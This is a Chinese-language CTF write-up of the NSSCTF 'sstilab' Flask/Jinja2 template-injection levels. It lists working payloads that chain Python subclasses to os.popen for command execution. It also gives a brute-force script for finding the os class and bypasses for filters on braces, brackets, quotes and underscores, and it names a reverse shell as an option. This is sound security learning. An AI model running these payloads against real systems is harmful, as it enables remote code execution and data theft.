
笔记将针对nssctf的sstilab进行学习



Sstilab第一关：no waf

{{''.\_\_class\_\_.\_\_bases\_\_[0]}}

{{''.\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()}}

{{''.\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_['popen']('ls').read()}}

寻找os的脚本

import requests

url="http://node1.anna.nssctf.cn:28430/level/1"

#payload={{''.\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()[1]}}

#payload="{{''.\_\_class\_\_.\_\_bases\_\_.\_\_getitem\_\_(0).\_\_subclasses\_\_().\_\_getitem\_\_("+str(i)+"}}"

for i in range(500):

payload = {"code":"{{''.\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()["+str(i)+"]}}"}

#print(payload)


res=requests.post(url=url,data=payload)

#print(res.text)

if "os" in res.text:

print(res.text)

print(payload)



第二关：过滤”{{”

{% %}属于flask的控制语句，且以{%end...%}结尾

例如定义girls=[’小李’,’小王’,’小郭’,’小苗’,’小秦’]


然后在渲染的html文件里这样写

{%for girl in girls %}

<li>{{girl}}<li>


{% endfor %}

所以可以用%代替‘{’



但是问题是只使用{%%}并不回显，因此我们使用print语句把内容打印出来。

{%print('abc'.\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_['popen']('cat /app/flag').read())%}



第三关：无回显

方式：反弹shell，带外注入，纯盲注

第四关：过滤中括号

使用函数getitem绕过

原本

{{''.\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_['popen']('ls').read()}}

变化为

{{''.\_\_class\_\_.\_\_bases\_\_.\_\_getitem\_\_(0).\_\_subclasses\_\_().\_\_getitem\_\_(133).\_\_init\_\_.\_\_globals\_\_.\_\_getitem\_\_('popen')('ls').read()}}}

第五关：过滤单双引号（建议使用chorme的hackbar进行渗透

Request在flask可以访问基于HTTP请求传递的所有信息

Request.args.key get传入key的值

Request.values.x1 所有参数

Request.cookies 获取cookie传入的参数


Request.headers

Request.form.key 获取post传入参数

Request.data 获取post传入参数

Request.json 获取post传入json参数


使用get方法：



{{abc.\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_[request.args.key1](request.args.key2).read()}}

Url拼接：?key1=popen&&key2=ls

使用post方法：



Paylaod：

code={{abc.\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_[request.form.key1](request.form.key2).read()}}&key1=popen&key2=ls

第六关：过滤下划线

方法一：

利用\x5f替代下划线，并且加上[]：

{{''["\x5f\x5fclass\x5f\x5f"]["\x5f\x5fbases\x5f\x5f"][0]["\x5f\x5fsubclasses\x5f\x5f"]()[133]["\x5f\x5finit\x5f\x5f"]["\x5f\x5fglobals\x5f\x5f"]['popen']('ls').read()}}

方法二：

使用flask常用过滤器

注：过滤器通常用管道符与变量连接，且括号中可能有可选参数{{gilrs|length}}

